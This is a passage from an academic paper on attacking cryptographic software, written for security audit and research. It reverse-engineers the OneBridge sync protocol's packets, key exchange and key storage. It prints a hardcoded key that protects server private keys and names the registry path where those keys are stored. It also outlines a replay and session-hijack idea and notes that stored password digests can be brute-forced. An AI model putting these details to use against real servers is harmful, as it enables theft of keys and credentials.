The amount of code to analyze is rather important, and packets are probably encrypted and compressed. The use of a debugger, to identify which zones need to be analyzed, is inevitable. Important functions will in some cases require a closer analysis using a disassembler.

What needs to be looked at? Finding where the packets are dissected is important, to study the parser and extract the different packet zones. Communication is done using TCP. All the data to be sent or received can be controlled by setting breakpoints on `send` and `recv`. Dissection functions might be closed from there.

Once these functions are identified, a rather big reverse engineering work starts. The aim is to understand how each packet is processed. The program has been developed using a high level language (C++, using plenty of constructors, destructors and virtual functions). A line by line analysis would be too tedious.

A graph-based representation of the functions is rather interesting: the paths that will be executed according to the values encountered in the packets can be seen almost directly. Hence, it is easy to force a function to enter a path it never reaches normally to understand what it is intended for, during a debugging session.

The comprehension of the packet dissection is important, but the other part, which is the packet construction from the data to be sent, is quite as much important. The breakpoint on `send` allows to be close to the construction function, and to recognize it in a short time. By tracing back the code, this function is retrieved.

5.1.5 Packets format

A *OneBridge* client, coded in Python, has been developed during the analysis. The client has been written progressively, and improved each time a new field was understood. It is a test tool, but allows one to finalize the protocol comprehension by analyzing the answers obtained.

Figures 9 and 10 show the structures of a *OneBridge* packet. Such a packet is mainly divided into two parts: a header optionally followed by data.

Figure 9 show an encrypted packet. Only the header is in cleartext. It contains the type of packet sent. It determines the nature of the next header bytes. As expected, some of the header fields give information about the rest of the packet:

- Two bits `enc` and `compressed` indicate respectively if data is sent encrypted and compressed.
- A field `type` indicate the type of the packet (cf. Table 1).

Once the packet is received, it is decrypted if necessary (cf. Sect. 5.2 p. 52). The field `OneBECmd` (*Encrypted Command*) is divided in three parts:

- a first block, `OneBKey`, that contains information about encryption key, user and session;
- two blocks indicating respectively the source and destination modules for the packet. For example, the source module coming from a mobile device will always start with tm:// (Terminal Manager).

A data section is present when necessary. It is the case for file transfer, for example. This data is compressed and encrypted by default. Data is divided into blocks of at most 127 bytes preceded by their length, called `OneBBlobs`. The last `OneBBlob` must be of length 0. In the file transfer case, data is encoded into a `WBXML` format.

5.2 Cryptography management

Cryptographic operations are computed using RSA BSAFE, a well-known cryptographic library used in many products. Finding a weakness in a short time in algorithm implementation is illusory. However the algorithm combination must be verified, as most weaknesses follow from there.

5.2.1 Key exchange

The client stores server public keys in the registry. If it does not have keys, it requests them from the server with a packet of type `PKReq`.




Fig. 9 Encrypted packet **a** structure; **b** example




Fig. 10 Decrypted packet (no data in the `OneBBlob`) **a** structure; **b** example

Table 1 Identified packet types

Type	Nature	Description
1	PKReq	Public key request
2	KeyXchg	Key exchange request
3	Session	Post authentication packets
5	PwdErr	Error during authentication
6	SidErr	Incorrect session identifier
7	PktErr	Error during data exchange
8	ReqEnd	Request for session ending
9	AckEnd	Session effectively ended

The server returns then two RSA keys in a packet of type `KeyXChg`:

- the first one, `RSAHostKey`, is stored in the `key` field of the header answer (`OneBHdr`. It is used to encrypt the first symmetric key used for packet encryption.
- the second one, `RSACredKey`, is stored in the `aeskey` of `OneBKey`. The client uses it to encrypt the user password.

Both keys are encoded in ASN.1 format. RSA encryption is RSAES-OAEP with MGF1 using SHA-1.

The client authentifies itself with a login/password combination. Password is encrypted using `RSACredKey`. If communication is encrypted (which is the default), the first seed used for symmetric encryption (see 5.2 page suivante is encrypted with `RSAHostKey`.

If authentication succeeds, the server returns a packet of type `Session`, and a session identifier in the `sessionid` header field. This identifier is a 32-byte hex string. On the contrary, the identifier is an empty string and an error value is returned in `type` (Fig. 11).

There is no seed sent from the server to the client for authentication. If an authentication packet is captured, it can be replayed. Moreover, a client is able to impose its security requirements, including encryption. Hence it might be possible to:

- capture then replay an authentication session;
- extract the `sessionid` field (never encrypted) in the packet header;
- follow a session using the `sessionid`, but specifying the server to remove encryption (`enc` field in `OneBHdr`).

This attack has not been tested, as it does not seem realistic in an operational environment.

5.2.2 Packet encryption

As seen above, data can be encrypted during transmission. Encryption is enabled if the `enc` flag is set in `OneBHdr`.

Only `OneBKey` and data blobs are encrypted. The header is always sent in plain text. Data is encrypted with AES-128 using CFB8 mode. Encryption key is derived from a 128 bits random seed extracted from the packet just received. Hence, each key is sent only once.

The seed is derived this way: $k_n = SHA-1(prefix.g_n)$, where g_n is the n seed and k_n the k key. $prefix$ is a fixed 4 bytes string. The key used for encryption is composed of the 128 first bits of k_n.

5.2.3 Key storage

A major problem when using cryptography is the storage of encryption keys. Communications are encrypted, but keys must be stored somewhere. This is generally the source of many problems.

On the server

The server must store its public and private keys used to encrypt the user password and the first AES key sent by the client during its connection. It must also keep the last encryption key sent by each client to decrypt their messages, and the seed sent by the client to encrypt its answer.


RSA keys are stored in the registry (`HKLM\SOFTWARE\Extended Systems\OneBridge Sync Server`). This key contains two subkeys, `tmaininfo` (called `RsaHostKey`) et `tidentinfo` (called `RsaCredKey`). The first one contains the keys used for the encryption of the AES key sent by the client. The other one is used for the encryption of the user password. Other keys (ECDSA keys) are used for server authentication with other *OneBridge* servers, probably if *OneBridge* proxies are deployed.

Each of these registry keys contains 4 `REG_BINARY` values:

- `rp`, the RSA public key of the server, in plaintext;
- `rs`, the corresponding private key, encypted using AES. The encryption key is fixed, and can be retrieved in the program binaries;
- `p`, the EDSA public key used for authentication. The curve parameters and the generator G are in the program. Only the point $K = kG$ is stored;
- `s`, the corresponding private key k, encrypted using RC4. The key used for encryption is fixed (it is actually the same key than the one used for AES encryption).

Both registry subkeys are accessible only with administrator privileges.

Fig. 11 Key exchange



The fixed key used by AES and RC4 has been retrieved from the *Key Manager* program, that exports server encryption keys. This program is used during the configuration of the *OneBridge* proxies. The key is `0x5743BCEED032312 8FBCBD432AC8F01864FA15573`. When keys are exported, private keys are first decrypted using the fixed key. They are then encrypted using a password specified by the administrator, so that they are never stored in plaintext once exported. During import, keys are decrypted using the administrator password, then encrypted again with the fixed key.

On the client

The user is able, if the administrator has not disabled this feature, to save his password. On the Windows client, it is stored in the registry. The password is never stored in cleartext: it is encrypted with RSA-OAEP using `RSACred-Key`. Hence registry contains the password in the format it is sent to the server. Password can not be retrieved *via* the registry, but it is possible to establish a connection with this data.

5.2.4 Server database

All the information needed by the server during client connections are stored in a proprietary database (Advantage Database). For example, information related to logged users is stored in the `TMS` table. Table files are in the `Data` forlder: their name is `TMD.ADT`, `TMS.ADI` and `TMS.ADM`. The table contains user names, their session identifiers, their encryption key, their password hash, etc.

A tool able to dump the content of all the tables present on the server. Here is the dump of the `TMS` table, after the user `fred` has logged in:

```
uid             fred
gid             Starter Group
devid           b5b3152c687142d69f3f5eb475e58025
devtype         windows
seqnum          4
sessionid       8e24aba27f277045b7c1b6695ff6f9bb
starttime       39287.62521991
reqtime         39287.62521991
resptime        0.00000000
endtime         0.00000000
action
actionmsgcount 0
nextpacketkey
[0000]   0C 14 00 00 00 A8 33 25 9F 1A DB C6 CB 6E E9 D7
         ......3%.....n..
[0010]   38 A5 01 47 CB 95 96 C0 10 00 00 00 00 00 00 00
         8..G............
[0020]   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
         ................
...
prevpacketkey
[0000]   0C 14 00 00 00 10 A8 A1 3C D8 97 FF 40 6D 1A 04
         ........<...@m..
[0010]   E8 15 00 E0 30 72 C0 41 99 00 00 00 00 00 00 00
         ....0r.A........
[0020]   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
         ................
...
authresult
...
creddigest      AAE865D3638CDFFA67378F5B30F5380B
connectstart    20070724T130019Z
```

The `prevpacketkey` and `nextpacketkey` entries do not exactly contain the encryption key, but a seed used to generate it. These entries are composed of one byte, probably corresponding to the derivation or encryption algorithm, of the size of the seed on 4 bytes, and of the seed itself.

`creddigest` is a SHA1 of the login and the password previously converted in UTF-16. Hence obtaining the user credentials using bruteforce is highly feasible on a compromised server.

There is no major hole in the cryptographic algorithms used in the program. Authorization on secret keys is properly handled, and the only valuable data recoverable from the database is a hash: passwords are never stored in cleartext.

6 Attacking the encrypted traffic

Attacking the encrypted stream/traffic is undoubtly the most complex and the most open step in the whole chain of traffic analysis and processing. The most frustrating aspect comes from the fact that any failure does not necessarily mean that there is no solution at all: it can just imply that we are currently unable to recover it. Welcome to the wonderful yet sometimes frustrating world of cryptanalysis. However, the situation is not so gloomy as it may appear. The claim according to which cryptography has definitively the advantage over cryptanalysis must be moderated. It would imply that the cryptographic security relies on the strength of the encryption algorithm and the sufficient entropy of the key only. We must never forget that an armoured door is very often fixed on a millboard wall or worse on a paper wall: implementation weaknesses either at the hardware level or at the software level [20], weak key management or generation [40], trapdoor embedded by the manufacturers … there are many possibilities to recover keys in a different way than performing extensive cryptanalysis [41] (refer to 2 page 3 in the present paper as well).

In the particular case of encrypted traffic or streams, the main difficulty lies in the fact that the attacker cannot access the system which has generated this traffic contrary to the case of forensic analysis in which he can analyse this system itself. Then, he can process and attack this traffic in two different ways:

1. either perform a cryptanalysis independently of any knowledge on the encryption algorithm used. In this case, the attacker will exploit either a design blunder in the algorithm—which can be detected and identified very easily by suitable statistical testings; the best yet trivial example is that of paper-and-pencil or manual encryption techniques—an operator use error or bug—sometimes this "bug" looks like a trapdoor—with respect to the key management mechanisms. In this latter case, we can mention the *Microsoft Word* and *Excel* encryption mechanism that we easily break whatever may be the encryption security level (default or advanced) [42] by simply exploiting internal weaknesses in the key management part.
   In most of the relevant cases, the knowledge of the encryption algorithm used is not a necessary requirement. Moreover, this first approach is the easiest case to manage but unfortunately it is not the most frequent one;
2. or perform a specific cryptanalysis with respect to a given encryption algorithm. It is the most complex and the most open case. The only possible approach relies on the deep mathematical (statistical, combinatorial, algebraic …) analysis of the system. But here again some pleasant surprises may happen. Between the worst-case




Fig. 12 Document organization according to where cryptography is used

complexity of a general cryptanalysis technique—which makes the attacks intractable—and the real complexity with respect to a significant number of the possible instances, we generally observe a large gap that makes the cryptanalysis possible, not to say easy, in many of those practical instances. Only a dramatically reduced number of instances of a NP-complete problem can be indeed hard to solve.

7 Conclusion

The structure of this article represents the attacker's methodology when confronted with cryptographic software. He starts by searching for stupid (yet common) programming errors, such as the presence of secrets where they should not appear, whether it is in plaintext or in any form: hardcoded in files, in memory, or in memory files (swap and hibernation).

If that fails, analysis must follow identifying cryptographic primitives in binaries, of recognizing encrypted streams, and encryption algorithms in communications. We showed how, in both cases, the recognition could be assisted, or even automated.

When the attacker can not defeat cryptography, he is often able to look at the communication channel. It often leads to gain valuable information: "Who is speaking with who?", "With which intensity?", and so on. Whether it is in computer science, with supervision and post-mortem analysis, or in sociology with social networks, methods and tools are available to trace relations between the entities (respectively machines and persons).

Finally, an example illustrates some concepts previously presented. It presents the conception of a client for an undocumented and encrypted protocol. The analysis relies as much on the analysis of the official client as on the examination of captured streams. This operation is often necessary during security audits of applications.

It is interesting to note that this article can be read in a different way… The approach allows one to note the multiple points where cryptography is likely to be used in a normal information system. All the possibilities have been covered in the article, as shown in Fig. 12. It is not surprising, as an attacker will try to behave without any forbidding: spywares, such as keyloggers, are also dreadful to defeat the most robust codes.

In a nutshell: yes, cryptography improves security … but only if it is correctly deployed, and if its limits are understood. It is certainly not bulletproof security, although some people try to convince us it is.

References

1. Shannon, C.E.: Communication theory of secrecy systems. Bell Syst. Tech. J. **28**, 656–715 (1949)
2. Filiol, E.: La simulabilité des tests statistiques. MISC Magazine, vol. 22. Diamond Publishing, London (2005)
3. Filiol, E., Josse, S.: A statistical model for viral detection undecidability. J. Comput. Virol. **3**(EICAR 2007 Special Issue), 65–74 (2007)
4. Filiol, E.: Techniques virales avancées. Collection IRIS. Springer, Heidelberg (2007). An English translation is due beginning of 2009
5. National Institute of Standards and Technology, (NIST), T.: A statistical test suite for random and pseudorandom number generators for cryptographic applications (2001). http://csrc.nist.gov/publications/nistpubs/800-22/sp-800-22-051501.pdf
6. National Institute of Standards and Technology, (NIST), T.: Recommendation for random number generation using deterministic random bit generators (March 2007). http://csrc.nist.gov/publications/nistpubs/800-90/SP800-90revised_March2007.pdf
7. Shamir, A., van Someren, N.: Playing "hide and seek" with stored keys. Lecture Notes in Computer Science, vol. 1648, pp. 118–124 (1999)

8. Carrera, E.: Scanning data for entropy anomalies (May 2007). http://blog.dkbza.org/2007/05/scanning-data-for-entropy-anomalies.html
9. Carrera, E.: Scanning data for entropy anomalies ii (July 2007). http://blog.dkbza.org/2007/05/scanning-data-for-entropy-anomalies-ii.html
10. Bordes, A.: Secrets d'authentification windows. In: Proc. Symposium sur la Sécurité des Technologies de l'Information et de la Communication (SSTIC) (June 2007). http://actes.sstic.org/SSTIC07/Authentification_Windows/
11. Halderman, J.A., Schoen, S.D., Heninger, N., Clarkson, W.P.W., Calandrino, J.A., Feldman, A.J., Appelbaum, J., Felten, E.W.: Lest We Remember: Cold Boot Attacks on Encryption Keys. Technical report, Princeton University (2008). http://citp.princeton.edu/memory/
12. Filiol, E.: New memory persistence threats. Virus Bull. 6–9 July, pp. 6–9 (2008). http://www.virusbtn.com
13. Provos, N.: Encrypting Virtual Memory. Technical report, University of Michigan (2000). http://www.openbsd.org/papers/swapencrypt.ps
14. Ruff, N., Suiche, M.: Enter sandman (why you should never go to sleep) (2007). http://sandman.msuiche.net/
15. Johnston, M.: Mac OS X stores login/keychain/filevault passwords on disk (June 2004). http://seclists.org/bugtraq/2004/Jun/0417.html
16. Appelbaum, J.: Loginwindow.app and Mac OS X (February 2008). http://seclists.org/bugtraq/2008/Feb/0442.html
17. Liston, T., Davidoff, S.: Cold memory forensics workshop. In: CanSecWest (2008)
18. Aumaitre, D.: A little journey inside windows memory. Journal in Computer Virology (to appear 2009) Also published in Proc. Symposium sur la Sécurité des Technologies de l'Information et de la Communication (SSTIC). http://www.sstic.org
19. Dorrendorf, L., Gutterman, Z., Pinkas, B.: Cryptanalysis of the random number generator of the windows operating system. Cryptology ePrint Archive, Report 2007/419 (2007). http://eprint.iacr.org/
20. Kortchinsky, K.: Cryptographie et reverse-engineering en environnement win32. In: Actes de la conférence SSTIC 2004, pp. 129–144 (2004). http://www.sstic.org
21. Chow, S., Eisen, P., Johnson, H., Van Oorschot, P.C.: White-box cryptography and an AES implementation. In: Proceedings of the Ninth Workshop on Selected Areas in Cryptography (SAC 2002) (2002). http://www.scs.carleton.ca/~paulv/papers/whiteaes.pre.ps
22. Jibz, Qwerton, Snaker, XineohP.: Peid. http://www.peid.info
23. Guilfanov, I.: Findcrypt (January 2007). http://www.hexblog.com/2006/01/findcrypt.html
24. Immunity, I.: Immunity debugger. http://www.immunitysec.com/products-immdbg.shtml
25. Shannon, C.E.: A mathematical theory of communication. Bell Syst. Tech. J. **27**, 379–423; 623 – 656 (1948)
26. Vernam, G.S.: Cipher printing telegraph systems for secret wire and radio telegraphic communications. J. Am. Inst. Electr. Eng. **55**, 109–115 (1926)
27. Filiol, E.: A family of probabilistic distinguishers for E0 (2009) (to appear)
28. Filiol, E.: Modèles booléens en cryptologie et en virologie (Boolean Models in Cryptology and Computer Virologie). PhD thesis, Habilitation Thesis, Université de Rennes (2007)
29. Filiol, E.: Preuve de type zero knowledge de la cryptanalyse du chiffrement bluetooth. MISC Magazine, vol. 26. Diamond Publishing, London (2006)
30. Filiol, E.: Techniques de reconstruction en théorie des codes et en cryptographie (Reconstruction Techniques in Coding Theory and Cryptography). PhD thesis, École Polytechnique (2001)
31. Pilon, A.: Sécurité des secrets du poste nomade. MISC Magazine Hors série 1, Diamond Publishing, London (2007)
32. Aumaitre, D., Bedrune, J.B., Caillat, B.: Quelles traces se dissimulent malgré vous sur votre ordinateur? (February 2008). http://esec.fr.sogeti.com/FR/documents/seminaire/forensics.pdf
33. Bejtlich, R.: The Tao of Network Security Monitoring: Beyond Intrusion Detection. Addison–Wesley, Reading (2004)
34. Arcas, G.: Network forensics: cherchez les traces sur le réseau. MISC Magazine, vol. 35. Diamond Publishing, London (2008)
35. Raynal, F., Berthier, Y., Biondi, P., Kaminsky, D.: Honeypot forensics, Part I: analyzing the network. IEEE Secur. Priv. J. **2**(4), 72–78 (2004)
36. Raynal, F., Berthier, Y., Biondi, P., Kaminsky, D.: Honeypot forensics, Part II: analyzing the compromised host. IEEE Secur. Priv. J. **2**(5), 77–80 (2004)
37. Barnes, J.: Class and committees in a norwegian island parish. Hum. Relat. **7**, 29–58 (1954)
38. Granovette, M.: The strength of weak ties. Am. J. Sociol. **78**, 1360–1380 (1973)
39. Burt, R.: Structural Holes: The Social Structural of Competition. Harvard University Press, London (1992)
40. Raynal, F., Filiol, E.: La sécurité du wep. MISC Magazine, vol. 6. Diamond Publishing, London (2003)
41. Schneier, B.: Secrets & Lies—Digital Security in a Networked World. Prentice-Hall PTR, Englewood Cliffs (2000)
42. Filiol, E.: Operational cryptanalysis of word and excel encryption. Technical report, Virology and Cryptology Laboratory (2008)